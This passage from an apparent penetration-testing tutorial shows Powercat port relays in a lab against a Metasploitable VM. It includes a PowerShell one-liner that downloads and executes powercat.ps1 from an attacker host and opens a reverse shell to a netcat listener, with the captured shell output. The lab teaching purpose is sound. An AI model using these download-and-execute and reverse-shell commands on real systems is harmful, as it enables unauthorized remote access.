
Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address): 192.168.1.45   Port: 9090

Connection type: (● SSH) ○ Serial ○ Other: Telnet

And just like that, we now have completed our tunnel and accessed our victim machine.



```
[192.168.1.45]: PS C:\Users\raj\Documents> powercat -l -p 9090 -r tcp:192.168.146.129:22 -v
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: TCP
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 9090)
VERBOSE: Connection from [192.168.1.145] port  [tcp] accepted (source port 49859)
VERBOSE: Setting up Stream 2...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.146.129:22 [tcp] succeeded!
```


192.168.1.45 - PuTTY

```
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue Oct 12 17:22:27 2021 from 192.168.146.128
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:77:ba:e7
          inet addr:192.168.146.129  Bcast:192.168.146.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe77:bae7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:637 errors:0 dropped:0 overruns:0 frame:0
          TX packets:313 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:87299 (85.2 KB)  TX bytes:52430 (51.2 KB)
          Interrupt:16 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:471 errors:0 dropped:0 overruns:0 frame:0
          TX packets:471 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:205101 (200.2 KB)  TX bytes:205101 (200.2 KB)

msfadmin@metasploitable:~$
```

We can use Powercat to setup a relay on port 80 too through which we'll be able to access the website running on victim.

```
powercat -l -p 9090 -r tcp:192.168.146.129:80 -v
```

As evident, the victim is now accessible through this tunnel.



```
[192.168.1.45]: PS C:\Users\raj\Documents> powercat -l -p 9090 -r tcp:192.168.146.129:80 -v
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: TCP
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 9090)
VERBOSE: Connection from [192.168.1.145] port  [tcp] accepted (source port 49881)
VERBOSE: Setting up Stream 2...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.146.129:80 [tcp] succeeded!
```


```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Powercat One Liner

Powercat's reverse shell exists as a one-liner command too. Assuming that we have code execution on the victim, we can use Powercat's one-liner to get a reverse shell back on the listener running on the attacker's machine. For this process, we need to download Powercat in a separate folder and run a web server.


```
wget https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1
python -m SimpleHTTPServer 80
```



```
┌──(root💀 kali)-[~/exploit]
└─# wget https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1
--2021-10-11 13:25:51--  https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.110.
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... conn
HTTP request sent, awaiting response... 200 OK
Length: 37667 (37K) [text/plain]
Saving to: 'powercat.ps1'

powercat.ps1                                                100%[

2021-10-11 13:25:56 (2.42 MB/s) - 'powercat.ps1' saved [37667/37667]


┌──(root💀 kali)-[~/exploit]
└─# python -m SimpleHTTPServer 80
```

Now, we'll set up a listener on port 4444 in the attacker (kali) machine immediately. Meanwhile, we have code execution on the target and thus, we'll use the following Powershell/Powercat one-liner:


```
powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.1.3/powercat.ps1');powercat -c 192.168.1.3 -p 4444 -e cmd"
```



```
c:\>powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.1.3/powercat.ps1');powercat -c 192.168.1.3 -p 4444 -e cmd"
```

Soon as we hit enter, we'll receive a reverse shell on the listener running in Kali.

```
nc -lvp 4444
```



```
┌──(root💀 kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 50638
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\>whoami
whoami
msedgewin10\ignite
```

Conclusion

As a result, we've demonstrated the various Powercat features. The tool is being readily used in red team assessments and is becoming part of major cyber security certification courses. I hope the article helps aspirants/students, or analysts understand the tool in a simple and effective way.